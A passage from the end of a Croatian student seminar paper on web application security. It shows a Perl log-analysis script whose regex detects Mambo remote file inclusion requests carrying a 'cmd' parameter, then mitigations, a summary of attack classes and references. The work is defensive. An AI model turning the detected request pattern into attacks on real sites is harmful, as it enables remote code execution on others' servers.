      $theURL =~ s/<!--(.|\n)*-->//g;
      return $theURL;
}

while (<>)
{
      if (/^(\S+) - - .+ "GET
      \/index\.php\?_REQUEST\[option\]=com_content\&_REQUEST\[Itemid\]=1
      \&GLOBALS=\&mosConfig_absolute_path=(.+)\?&cmd=(.+)\?/)
            {
            $attackers{$1} = 1;
            $address{URLdecode($2)} = 1;
            $commandset{URLdecode($3)} = 1;
            }
}

print "Attackers IPs:\n";
for $record (sort keys %attackers)
{
      print $record, "\n";
}
print "\n";
```

Kao rezultat analize zapisa, dobili smo stotinjak IP adresa s kojih je izveden napad što je dovoljno za upućivanje prijave centru za prevenciju i otklanjanje problema vezanih uz sigurnost računalnih mreža (CCERT-u), kako bi se u budućnosti spriječili slični napadi.

Nadalje, kako bi osigurali OSL Web poslužitelj i povećali razinu sigurnosti razmatrali smo dva načina zaštite. Prvi je instalacija Mambo sigurnosne zakrpe za verziju 4.5.2 i update verzije na 4.5.2.1 koja se može naći na Mambo-voj službenoj stranici. Druga je dodavanje dodatnih modula za Apache Web poslužitelj. Sigurnosni modul za Apache se zove *mod-security* i relativno se jednostavno konfigurira. Ovim modulom, koristeći regularne izraze, mogu se filtrirati zahtjevi i na taj način omogućiti dodatnu verifikaciju `GLOBALS=&mosConfig_absolute_path` varijable.

9. Zaključak

Sigurnost Web aplikacija u današnje vrijeme u velikoj mjeri ovisi o dizajnu same aplikacije. Stoga, velika odgovornost je na programerima koji uz pisanje koda aplikacije moraju dodatnu pažnju obratiti i na sigurnost. Tri glavna razloga zašto programeri pišu ranjive Web aplikacije su:

- Mnoge Web aplikacije jednostavno nisu dizajnirane da se odupru neprijateljskom okruženju. Sigurnost u ovom slučaju nije prioritet za aplikacijskog programera; programer većinu svoje energije posvećuje sadržaju i unapređivanju pouzdanosti aplikacije.
- Mnogi programeri Web aplikacija nisu educirani za pisanje sigurnog koda. Razlog tomu je praćenje, odnosno zaostajanje programera za najnovijim operacijskih sustavima i razvojnim okruženjima. Izučavanje mrežne sigurnosti može biti naporan posao koji iziskuje znatno vrijeme potrebno za dodatne analize napada i smišljanje njihove prevencije.
- Aplikacijski programeri su ljudi, a ljudi čine pogreške. Čak i programeri kojima je sigurnost Web aplikacija prioritet, ponekad zaborave oprezno parsirati korisnički unesene podatke ili pohrane tajnu informaciju na mjesto gdje ta informacija može biti kompromirirana.

Svaka Web aplikacija može imati sigurnosni propust koji je rezultat najobičnijih programerskih grešaka, te iz dana u dan se otkrivaju nove vrste napada. U sklopu ovog seminarskog rada smo već opisali većinu sigurnosnih propusta i napada. Potrebno je još jednom navesti glavne predstavnike iz određenih klasa napada i način njihove prevencije:

- Iz klasa napada vezanih uz autentifikaciju, glavni predstavnik je *Brute force* napad čija je namjera, učestalim ponavljanjem doći do korisničke lozinke i tako kompromitirati proces autentifikacije. Stoga, programeri aplikacija moraju voditi računa o dodatnim zaštitama korisničkih lozinki kako bi se zaštitile od otkrivanja i nagađanja lozinke od strane napadača.
- Iz klasa napada vezanih uz autorizaciju, naglasak je napadačkim radnjama koje ugrožavaju kolačiće, tj. nagađanje, kontrolu trajanja sjednice i fiksaciju sjednice. Ovaj problem se pokušava riješiti s dodatnim policama sigurnosti kao što je polica WWW Consortium-a (W3C), *Platform for Privacy Preferences* (*P3P*) . *P3P* koristi XML datoteku kako bi opširno opisivao način na koji Web aplikacija rukuje privatnim korisničkim podacima tijekom i poslije korištenje usluge.
- Iz klase napada na korisničku stranu, glavni predstavnik je *Cross site scripting* napad koji omogućava izvršavanja štetnog napadačkog koda u korisničkom Web pregledniku. Pošto Web aplikacija prosljeđuje ovaj kod prema korisniku, dodatna odgovornost je na programerima i administratorima Web aplikacije pri filtriranju zahtjeva i traženju skrivenih skripti.
- Iz klase napada vezanih uz izvršavanje naredbi, glavni predstavnici su *Buffer overflow* i *SQL injection* napad. *Buffer overflow* napadom, napadač pokušava destabilizirati Web aplikaciju ugrožavanjem memorije, dok *SQL injection* napadom želi preuzeti kontrolu nad bazom podataka koju koristi Web aplikacija. Obje vrste napada je moguće spriječiti dodatnom validacijom korisnički unesenih podataka od strane Web aplikacije. Programeri pri pisanju aplikacija moraju paziti na posebne znakove i naredbe koji se interpretiraju od strane Web poslužitelja, operacijskog sustava i baze podataka.
- Rasipanje vitalnih informacija mora biti spriječeno u bilo kojem obliku. Administrator, korištenjem dodatnih razina zaštite datoteka i direktorija, onemogućavanjem ispisa sadržaja direktorija, onemogućavanjem prečaca, mora stvoriti čvrstu strukturu Web aplikacije koja će spriječiti napadača da dođe do povjerljivih informacija.

- Iz klase logičkih napada, glavni predstavnik je *Denial of Service* (*DoS*) napad. *Dos* napad "ruši" sustav Web aplikacije onemogućavajući korisniku pristup. Kako je DoS napad najčešće posljedica drugih napadačkih tehnika, prevencija te određene vrste napada sprečava i DoS napad.

Visoki razina sigurnosti Web aplikacije se također može postići ispravnom strategijama pisanja Web aplikacije. Jedna od najpoznatijih strategija je *SD3* strategija (engl. *secure by design*, *secure by default*, *secure in deployment*). Neke od osobine ove strategije su:

- Pisanje koda sigurnim principima.
- Jednostruka ljudska pogreška neće ugroziti sigurnost cijele aplikacije. Primjerice, prilikom pisanja koda, korisnički uneseni podaci će se parsirati i provjeravati unutar svake funkcije koja prima korisničke podatke kako bi se spriječio sigurnosni propust.
- Postojanje sustava za nadgledanje i detekciju kako bi se detektirali napadi. Na ovaj način se može otkriti korisnika koji je pokušao izvesti napad i spriječiti da to čini u budućnosti. Dodatno, sustav će otkriti način na koji je napad izveden te izvijestiti programere. Programeri će analizirati napad, te izdati novu verziju Web aplikacije kako bi zaštitili druge korisnike od napada. Ovim postupkom postiže se dugoročna sigurnost Web aplikacije.

10. Literatura

1. Tony Northup: *MCAD/MCSD Self-Paced Training Kit: Implementing Security for Applications with Microsoft® Visual Basic® .NET and Microsoft Visual C#® .NET*, Microsoft Press, 2004.
2. Simson Garfinkel: *Web Security & Commerce*, O'Reilly, 1997.
3. Web Application Security Consortium, *Web Application Security Consortium: Threat Clasification* (pdf). URL: http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf (10/2/2006).
4. *The Unofficial Cookie FAQ*. URL: http://www.cookiecentral.com/faq/ (14/2/2006).
5. Mitja Košek, *Session Fixation Vulnerability in Web-based Applications* (pdf). URL:http://www.acrossecurity.com/papers/session_fixation.pdf (14/2/2006).
6. Kevin Spett, SPI Labs , *Cross-Site Scripting attacks* (pdf). URL:http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf (16/2/2006).
7. Tim Newsham, *Format string attacks* (pdf). URL:http://muse.linuxmafia.org/lost+found/format-string-attacks.pdf (16/2/2006).
8. *Secunia - Advisories - Mambo 'GLOBALS['mosConfig_absolute_path']' File Inclusion*, URL: http://secunia.com/advisories/14337 (5/4/2006).
9. *All About Bots. Trojans And Worms!*. URL: http://www.swatit.org/bots/ (5/4/2006).